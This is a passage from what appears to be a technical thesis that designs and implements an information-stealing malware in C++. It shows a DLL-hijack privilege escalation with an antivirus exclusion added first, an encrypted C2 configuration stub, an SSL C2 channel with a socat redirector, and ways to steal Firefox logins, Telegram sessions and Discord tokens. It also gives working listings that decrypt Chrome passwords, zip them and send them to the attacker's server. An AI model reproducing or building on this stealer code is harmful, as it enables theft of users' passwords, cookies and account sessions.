
work successfully, we are going to add the necessary function using the method shown in Listing 2.2 and repeat that for every exported functions without actually implementing them.

⁹<https://github.com/hasherezade/pe-bear>

Listing 2.2: Function import.

```
#pragma comment(linker, "/export:GetFileVersionInfoA")
```

When a DLL is loaded into a process, the operating system calls specific entry points within the DLL to initialize and prepare it for use. Two critical entry points are `DllMain` and `DllEntryPoint`. The `DllMain` function is a special function within a DLL that serves as the entry point for the library. It is called by the operating system when certain events occur, such as process and thread attachment or detachment. When the creation of a new process occurs, the `DLL_PROCESS_ATTACH` case is called within `DllMain`, where custom initialization code can be executed. This is exactly the stage where we apply the disassembled theory of token impersonation, because malicious DLL gives us an opportunity to execute any code with administrator rights. Here, it's possible to compromise Windows tokens and execute `Malware.exe` with `SYSTEM` rights. But before doing this, it would be logical to limit the actions of the antivirus, so first, using the powershell command, we add the malicious file and directory to the antivirus exceptions. As a result, we have the program running with system rights. This is clearly demonstrated in the Figure 2.7 using *Process Monitor*¹⁰.



The screenshot shows the Process Monitor application window with the following data:

Time of Day	Process Name	PID	Operation	Path	Result	Detail	Integrity
00:23:30.9110794	SystemElevated.exe	19120	CloseFile	C:\Windows\System32\msvcpl140d.dll	SUCCESS		Обязательная метка(Обязательный уровень системы)
00:23:30.9113464	SystemElevated.exe	19120	CreateFile	C:\Windows\System32\msvcpl140d.dll	SUCCESS	Desired Access: ...	Обязательная метка(Обязательный уровень системы)
00:23:30.9113666	SystemElevated.exe	19120	CreateFileMapping	C:\Windows\System32\msvcpl140d.dll	FILE LOCKED W/	SyncType: SyncT...	Обязательная метка(Обязательный уровень системы)
00:23:30.9113876	SystemElevated.exe	19120	CreateFile	C:\Windows\System32\jcrbased.dll	SUCCESS	Desired Access: ...	Обязательная метка(Обязательный уровень системы)
00:23:30.9113907	SystemElevated.exe	19120	CreateFile	C:\Windows\System32\jcruntime140_1d.dll	SUCCESS	Desired Access: ...	Обязательная метка(Обязательный уровень системы)
00:23:30.9113927	SystemElevated.exe	19120	CreateFile	C:\Windows\System32\jcruntime140d.dll	SUCCESS	Desired Access: ...	Обязательная метка(Обязательный уровень системы)
00:23:30.9114030	SystemElevated.exe	19120	QueryBasicInformationFile	C:\Windows\System32\jcrbased.dll	SUCCESS	CreationTime: 02...	Обязательная метка(Обязательный уровень системы)
00:23:30.9114059	SystemElevated.exe	19120	QueryBasicInformationFile	C:\Windows\System32\jcruntime140_1d.dll	SUCCESS	CreationTime: 10...	Обязательная метка(Обязательный уровень системы)
00:23:30.9114097	SystemElevated.exe	19120	QueryBasicInformationFile	C:\Windows\System32\jcruntime140d.dll	SUCCESS	CreationTime: 10...	Обязательная метка(Обязательный уровень системы)

Figure 2.7: Elevated malicious process.

¹⁰<https://learn.microsoft.com/en-us/sysinternals/downloads/procmon>

3 Synthesis

The current goal is to show in detail how malware works, using diagrams and graphical examples. It will also explain what tools and techniques were used and why. Including the languages of client and server side programs.

3.1 Languages

Based on the information in the analytical part and analyzing existing languages and architectures, it was decided to write the client- and server-side parts of the program in same languages. Keeping in mind that each language has its own pros and cons, it was decided to write a client-side program using a secure and low-level language such as C++. Based on the information provided in previous sections, it has obvious speed, portability and security advantages when working with Windows API functions and managing included libraries that leads to reducing the final size of the executable. On the other side, server-side program that is theoretically used by attackers don't need to be small in size, persistent to reverse engineering or portable. But still, it was decided to write it in C++, since specifically in our case the program does not need a graphical interface, it was decided to make it as a console application.

3.2 The core architecture

This chapter delves into the very heart of the product, peeling back the layers that conceal its core functionality, intricate design, and strategic intent. The main part of the malware is represented by a separate application that performs all the functions of communicating with the server and stealing user credentials.

3.2.1 Configuration

Like any other application, malware needs its own configuration, for example, the address of the command server or other variables on which the functionality

of the executable file depends. To more securely store configuration variables, it was decided to use a combination of AES256 encryption and writing binary data to the application resources section. This approach will prevent unauthorized acquisition of the server address or its certificate, which ensures secure data transfer. It also eliminates the parsing of static strings during reverse engineering. The scheme 3.1 clearly demonstrates the idea for storing data in the resource section of a file without changing the headers of the file. At the initial stage, we encrypt




Figure 3.1: Configuration location.

all the necessary variables using the AEC256 encryption algorithm, which we will subsequently transmit to the application. Next, we have a donor application "Stub.exe", with an empty resource section. This application we copy and write encrypted data to the resource section. The "Infected.exe" application is configured in such a way that each time it is launched, it will read a fixed amount of the resource section, decrypting the data and initializing all the necessary variables.

3.2.2 Server communication

The server part and its infrastructure play a large role in communication with the client. There are several control panel hosting options for an attacker. The key options are hosting in the form of a web page directly on the server or a server application hosted on the attacker's dedicated server running Windows. The usual method of connection and access for the latter option is static IP, SSH tunnel, or Ngrok. They are necessary so that the client application can have a stable communication channel despite the firewall. Below is a diagram 3.2 of the interaction with the server that is used in this project. In addition to the general server infrastructure, it is also important to think about the format of the data that the client and server will send and their communication protocol. As data traverses across networks, it becomes susceptible to interception by malicious actors seeking to exploit vulnerabilities for nefarious purposes. As was shown in earlier chapters,




Figure 3.2: Client-Server communication.

it is not difficult for an attacker to read forwarded packets using, for example, Wireshark. Data encryption serves as a potent defense mechanism for such attack methods. By encoding plaintext into ciphertext using cryptographic algorithms, encryption ensures that only authorized parties possess the means to decrypt and access sensitive information. In this case, the data is encrypted during the use of the SSL protocol for communication. It allows data to be transferred securely between the client and server. At first, the client verifies the server's identity by validating its digital certificate, ensuring that the server is indeed who it claims to be. Digital certificates play a crucial role in client-server communication by verifying the identities of parties involved and enabling secure key exchange. Excluding the possibility of a fake server and connecting only trusted servers. During the handshake, the server presents its digital certificate to the client, which then verifies the certificate's authenticity. Once the SSL/TLS handshake is complete, data transmission between the client and server occurs over the encrypted channel. Data sent by the client or the server is encrypted using the session key established during the handshake and decrypted by the server or client upon receipt. Ensuring complete confidentiality of transmitted data. Figure 3.2 clearly demonstrates security aspects that were used during client-server communication.




Figure 3.3: Data encryption.

3.2.3 Accessing credentials

As was mentioned in the analytical part, every web browser encrypts the user's credentials to avoid compromise and stores encryption keys locally. Mozilla Firefox stores logins in the key4.db SQLite file, while encrypted logins are stored in logins.json. One big difference between Chrome and Firefox is that Mozilla maintains their own cryptography libraries called Network Security Services (NSS), particularly due to its use of ASN.1 for data serialisation. Also, Firefox allows users to supply a master password to encrypt all of their stored logins. But if the user hasn't supplied a master password, the encryption key can be extracted from an SQLite database in the user's profile directory. The entire scheme of accessing to user credentials and their decryption in Firefox is shown in Figure 3.4. Based




Figure 3.4: Firefox credentials decryption scheme.

on the diagram above, we can say that the decryption process consists of several stages:

1. Find the directory with active browser profiles, then extract the encrypted password-check data from key4.db.
2. Perform ASN.1 decoding, then 3DES or AES256 decrypt the password-check data. This stage is to confirm that either the provided master password is correct or that it was installed at all. The types of encryption algorithms used may vary depending on Mozilla versions. According to bug fixing

number 1585189¹ the algorithm used to encrypt NSS database entries was changed from 3DES to AES256 to increase the security.

3. Extracting the encoded and encrypted master key from key4.db, with its further ASN.1 decoding and 3DES/AES256 decryption.
4. Reading and JSON deserializing of the encrypted logins from logins.json.
5. ASN.1 decoding and 3DES/AES256 decryption of the login data using the master key.

What about accessing credentials in Google Chrome? It's much easier than Firefox. The internal database file named "Web data" located in the current user profile folder is where Chrome keeps all of the user credentials. But the name and location of this file may depend on different versions. A more recent version has relocated the database pertaining to login credentials into a new file called "Login Data". In addition to storing login data, this SQLite database file has other tables holding various types of data, including autocomplete, search keywords, etc. The most interesting of all the tables in the SQLite file is the logins table. Which contains information about authorization data such as the website URL, username, and password. All this information is stored in clear text, except for passwords, which are in encrypted format. As was mentioned in the Analysis part, for password encryption, Chrome uses the `CryptProtectData` function, which is built into Windows. As long as we are logged into the same account as the user who encrypted it, it can still be decrypted using the built-in function `CryptUnprotectData`. But, before decryption it's necessary to obtain the key from "Local State" json file. For a clearer understanding, the Figure 3.5 schematically demonstrates the process of obtaining a key and decrypting data in Chrome.

For working with encryption algorithms was used C++ *Botan*² library. Botan stands as a well-regarded and versatile open-source cryptography library, offering a comprehensive set of algorithms and protocols for secure communication and data protection. Its reputation for reliability, performance, and adherence to industry standards made it a natural choice for elevating the encryption components within our product. Botan provides a wide array of cryptographic algorithms, ranging from symmetric and asymmetric ciphers to hash functions and digital signatures. In particular, this library provides stable and low-level work with the AES256 and 3DES algorithms that we need.

¹<https://phabricator.services.mozilla.com/D54589>

²<https://botan.randombit.net/>




Figure 3.5: Chrome credentials decryption scheme.

3.2.4 Telegram sessions

Quoting text from the official page - "Telegram messenger is the desktop client, based on the Telegram API and the MTProto secure protocol".³ Offering secure messaging, Telegram uses end-to-end encryption for message sending and authorization. Making reliable mechanism for protection against interception and decryption of messages. But, at the same time, it stores authorization keys in a local database on the user's system. Making the application vulnerable to local attacks and data theft. Figure 3.6 clearly demonstrates the process of user authorization which is associated with a client's encryption key identifier: `auth_key_id`. The scheme clearly shows that if the user isn't authorized, he will first be asked




Figure 3.6: Telegram user authorization.

to enter his telephone number. Then, a text message containing an authorization code is sent to the user's phone. But this is only the case if there are no future authentication tokens stored in the database. When the user invokes the log-out process on a previously authorized session, the server may return a *future_auth_token*, which should be stored in the local database. The same tokens are used during the logging-in process. When invoking *auth.sendCode*, all future

³<https://github.com/telegramdesktop/tdesktop>

auth tokens present in the database will be checked by the application. If any of the future auth tokens match the account the user is trying to login to and the token hasn't expired, if 2FA is not enabled, the server will automatically return a success code constructor with session information, indicating the session is authorized. If 2FA is enabled, the server will return a session authorization error, asking the user to enter the 2FA password, without sending any authorization code. Therefore, simply by gaining access to the *future_auth_token*, which is stored at the "C:/Users/Username/AppData/Roaming/Telegram Desktop/tdata" path, we can log in on behalf of the user without any verification.

3.2.5 Discord tokens

As the authors of the project say: "Discord is a voice, video, and text chat app that's used by tens of millions of people ages 13 and older to talk and hang out with their communities and friends". So, Discord is the widespread platform for hosting chats with friends, chatting, and voice messaging. It is also pretty often used by crypto-enthusiasts for hosting their servers with crypto news or for crypto founders to communicate with their community. Therefore, the discord may contain quite important and confidential information. As with any platform, in order to log into your account, you need to know your login and password. But unlike others, Discord has the additional ability to authorize a user using a token. This is a special token that allows you to log into your account without any confirmation. In the Figure 3.6 SamuelScheit⁴ demonstrated well what the Discord token looks like and what parts it consists of. These tokens are stored locally on the user's system in plain text and without any encryption, making them an easy target for an attacker. Typical database path with all tokens is "C:/Users/Username/AppData/Roaming/Discord/Local Storage/leveldb". Diagram 3.8 demonstrates typical process of token theft.

⁴<https://github.com/Discord-Oxygen/Discord-Console-hacks/issues/2>




Figure 3.7: Discord token structure.




Figure 3.8: Scheme of token theft.

4 Implementation

The next goal is to implement all the above methods and diagrams into source code. Using the languages and libraries being researched, it is possible to create a finished product that will be a client-server application.

4.1 Configuration

As it was mentioned in the previous chapter, configuration data is encrypted before it is written to the application, which is then stored in a fixed-size structure. The configuration algorithm is the following: receiving the configuration from the user, encrypting, saving to the structure, and writing the structure bytes to the resource section. The following listing4.1 shows the configuration updating algorithm.

Listing 4.1: Resources update.

```
typedef struct {
    char Host[300 + 1];
    char Port[300 + 1];
    char Certificate[1500 + 1];
    char Autostart[20 + 1];
    char AntiVM[20 + 1];
} Configuration;

void WriteSettings()
{
    HANDLE hUpdate;
    Configuration* config;
    config = (Configuration*)malloc(sizeof(Configuration));
    memset(config, 0, sizeof(Configuration));

    Algorithm::Aes256 aes256 = Algorithm::Aes256();
    strncpy(config->Host, aes256.Encrypt(host).c_str(),
            sizeof(config->Host) - 1);
```

```

config->Host[sizeof(config->Host) - 1] = '\\0';

CopyFile(STUB, STUBNEW, TRUE);
hUpdate = BeginUpdateResource(STUBNEW, FALSE);
UpdateResource(hUpdate, RT_RCDATA,
    MAKEINTRESOURCE(STORELOCATION),
    MAKELANGID(LANG_NEUTRAL, SUBLANG_NEUTRAL), config,
    sizeof(Configuration));
EndUpdateResource(hUpdate, FALSE);
}

```

After executing this code, the client application has its configuration written to the resources section and upon startup will begin decrypting and subsequently initializing variables.

4.2 Client-server communication

When the program starts, configuration variables are decrypted and initialized, including the server certificate. In the future, it will be used to verify the authenticity of the connection to the server, thereby excluding a server spoofing attack and data interception. Listing4.2 clearly demonstrates the section of code with server certificate verification.

Listing 4.2: Certificate verification.

```

int ClientSocket::VerifyCertificate(int preverify_ok,
    X509_STORE_CTX* x509_ctx)
{
    X509* certificate =
        X509_STORE_CTX_get_current_cert(x509_ctx);
    return X509_cmp(certificate,
        Settings::ServerCertificate) == 0;
}

```

After successful initialization and setup of a secure SSL connection, the server and client can communicate with each other. After successful initialization and setup of a secure link connection, the server and client can communicate with each other. Before sending the data, it is compressed using the Zlib library, marking the first few bits of the result as the length of the message being sent for easier communication. Listing4.3 clearly demonstrates the process of data compression before sending it.

Listing 4.3: Data compression.

```

static std::vector<unsigned char> Compress(const
    std::vector<unsigned char>& input)
{
    std::vector<uint8_t> compressedResult;
    // Prepare the length of the input and write it as 4
    bytes
    uint32_t length = static_cast<uint32_t>(input.size());
    std::vector<uint8_t> lengthBytes(4);
    lengthBytes[0] = (length >> 24) & 0xFF;
    lengthBytes[1] = (length >> 16) & 0xFF;
    lengthBytes[2] = (length >> 8) & 0xFF;
    lengthBytes[3] = length & 0xFF;
    lengthBytes = SwapBytes(lengthBytes);
    compressedResult.insert(compressedResult.end(),
        lengthBytes.begin(), lengthBytes.end());

    z_stream stream;
    deflateInit2(&stream, Z_DEFAULT_COMPRESSION,
        Z_DEFLATED, 16 + MAX_WBITS, 8, Z_DEFAULT_STRATEGY);
    stream.avail_in = static_cast<uInt>(input.size());
    stream.next_in = (Bytef*)input.data();

    std::vector<uint8_t> buffer(1024);
    do {
        stream.avail_out = buffer.size();
        stream.next_out = (Bytef*)buffer.data();
        int ret = deflate(&stream, Z_FINISH);
        if (ret == Z_STREAM_END) {
            compressedResult.insert(compressedResult.end(),
                buffer.begin(), buffer.begin() +
                    (buffer.size() - stream.avail_out));
            break;
        }
        compressedResult.insert(compressedResult.end(),
            buffer.begin(), buffer.begin() +
                (buffer.size() - stream.avail_out));
    } while (stream.avail_out == 0);
}

```

```

    deflateEnd(&stream);
    return compressedResult;
}

```

As for the configuration of the C2 infrastructure itself, to ensure server protection, its stable operation, and hiding the real address, the client application communicates only with the redirector server, which is configured to transmit traffic to the real C2 server. This is an implementation of the backend infrastructure diagrams provided in previous parts. To redirect traffic, the command provided in Listing 4.4 was used.

Listing 4.4: Traffic redirection.

```
socat TCP-LISTEN:<port>,fork TCP:<C2address>:<port>
```

The security of the main server was ensured using firewall settings, namely allowing communication only with a trusted list of IP addresses of redirectors. An example of this type of rules is demonstrated in Figure 4.1. Thus, by connecting

To	Action	From
--	-----	----
22	ALLOW	Anywhere
10336	ALLOW	Anywhere
666	ALLOW	5.42.79.83
22 (v6)	ALLOW	Anywhere (v6)
10336 (v6)	ALLOW	Anywhere (v6)

Figure 4.1: C2 firewall.

via reverse SSH tunnel to the main server, we are able to establish communication between the client and our local network, where the control panel is installed.

4.3 User credentials

Data decryption in Chrome and Firefox is implemented in a slightly different way due to the use of different data protection algorithms. Therefore, the code was divided into two parts, which are called from the main function of the stealer.hpp `StartStealer()`. By itself, the function `StartStealer()` serves to create a compressed data stream using the *kubazip*¹ library, which was mentioned in the Synthesis part. Next, create and execute parallel threads to collect the necessary information. To record previously collected data, threads will use a compressed data stream, which was created earlier. At the end, a function is called to send the data to the

¹<https://github.com/kuba--/zip>

server. The following listing4.5 clearly demonstrates the main functionality of the `StartStealer()` function.

Listing 4.5: Core of stealer.

```
char* outbuf = NULL;
size_t outbufSize = 0;
struct zip_t* zip = zip_stream_open(NULL, 0,
    ZIP_DEFAULT_COMPRESSION_LEVEL, 'w');
std::thread t1(Browser::stealChromium, zip); //plugins also
std::thread t2(Browser::stealFirefox, zip);
t1.join();
t2.join();
std::thread t3(Messengers::grabTelegram, zip);
std::thread t4(Messengers::grabDiscord, zip);
t3.join();
t4.join();
Info::getSystemInfo(zip, "system_info.txt");
zip_stream_copy(zip, (void*)&outbuf, &outbufSize);
zip_stream_close(zip);
Connection::ClientSocket::Send(
    Network::ProtocolZip::Compress(tmp_vec))
```

4.3.1 Chrome

Decrypting data from Chrome is performed by a function `stealChromium()`. The skeleton of this function is provided in the listing4.6.

Listing 4.6: Skeleton of stealing Chrome.

```
static void stealChromium(struct zip_t* zip)
{
    std::map<std::wstring, std::wstring> ChromiumBrowsers =
        Chromium::BrowsersInitialization();
    DecryptedAccount decryptedAccounts;
    DecryptedCookie decryptedCookies;
    AutoFill decryptedAutoFill;
    for (const auto& t : ChromiumBrowsers)
    {
        decryptedAccounts =
            Chromium::getPasswords(t.second);
```



```

        decryptedCookies =
            Chromium::getCookies(t.second);
        decryptedAutoFill =
            Chromium::getAutoFill(t.second);
    }
}

```

It's clearly visible that the initialization function is called first. It's designed to determine all installed Chromium-based browsers on the victim's system and save to memory all valid paths. After this, structures are created to store the decrypted user data. Each structure represents vectors of strings with decrypted user data.

Listing 4.7: Process to get passwords.

```

static DecryptedAccount getPasswords(std::wstring subPath)
{
    sqlite3* db;
    int result = sqlite3_open(temp_file.string().c_str(),
        &db);
    sqlite3_stmt* stmt;
    result = sqlite3_prepare_v2(db, "SELECT origin_url,
        username_value, password_value FROM logins;", -1,
        &stmt, nullptr);

    Botan::secure_vector<uint8_t> encryption_key =
        get_encryption_key(subPath);

    DecryptedAccount decryptedAccount{ true };
    while (result == SQLITE_ROW) {
        std::string main_url = reinterpret_cast<const
            char*>(sqlite3_column_text(stmt, 0));
        std::string username = reinterpret_cast<const
            char*>(sqlite3_column_text(stmt, 1));
        int blobSize = sqlite3_column_bytes(stmt, 2);
        std::vector<uint8_t> password(blobSize);
        memcpy(password.data(),
            sqlite3_column_blob(stmt, 2), blobSize);
        if (!username.empty() && !password.empty()) {
            //std::string temp(password.begin(),
                password.end());

```

```

        decryptedAccount.website.push_back
            (main_url);
        decryptedAccount.username.push_back
            (username);
        decryptedAccount.password.push_back
            (decryptData(password,
                encryption_key));
    }
    result = sqlite3_step(stmt);
}
}

```

If we look at the `getPasswords()` 4.7 function, for example, that was called from the core of `stealChromium()`, we will notice that at first it finds and reads data from the SQL file. Data that interests us is `origin_url`, `username_value`, and `password_value`. After that, using the function `get_encryption_key()` it tries to get an encrypted key from the "Local State" file.

Listing 4.8: Key-getting and decryption.

```

static Botan::secure_vector<uint8_t>
    get_encryption_key(std::wstring subPath)
{
    Botan::secure_vector<uint8_t> encryption_key =
        Botan::base64_decode(
            local_state_data["os_crypt"]["encrypted_key"]);
    encryption_key =
        Botan::secure_vector<uint8_t>(encryption_key.begin()
            + 5, encryption_key.end());
    DATA_BLOB dataIn, dataOut;
    dataIn.cbData =
        static_cast<DWORD>(encryption_key.size());
    dataIn.pbData = encryption_key.data();
    dataOut.cbData = 0;
    dataOut.pbData = nullptr;
    CryptUnprotectData(&dataIn, nullptr, nullptr, nullptr,
        nullptr, 0, &dataOut);
}

```

Listing 4.8 clearly demonstrates that the main functionality of `get_encryption_key()` is to return a decrypted key for further work on user credentials decryption. At first, it finds an encrypted key value in the "Local State" json file and then decrypts

it using the built-in Windows function `CryptUnprotectData()`. After getting the encryption key, initializing the vector, and encrypting the data from files, we are able to perform AES-256 decryption, according to the algorithm that was shown earlier in the diagram. Function for this procedure is represented by Listing 4.9.

Listing 4.9: Data decryption.

```
static std::string
data_decryption(Botan::secure_vector<uint8_t>
encrypted_data, Botan::secure_vector<uint8_t> iv,
Botan::secure_vector<uint8_t> key)
{
    std::unique_ptr<Botan::Cipher_Mode>
        cipher(Botan::Cipher_Mode::create("AES-256/GCM",
        Botan::DECRYPTION));
    cipher->set_key(key);
    cipher->start(iv);
    cipher->finish(encrypted_data);
    return std::string(encrypted_data.begin(),
        encrypted_data.end());
}
```

So, this cycle of actions runs for each chromium based browser and for each user profile in this browser, collecting passwords, cookies, and autofill data.

4.3.2 Firefox

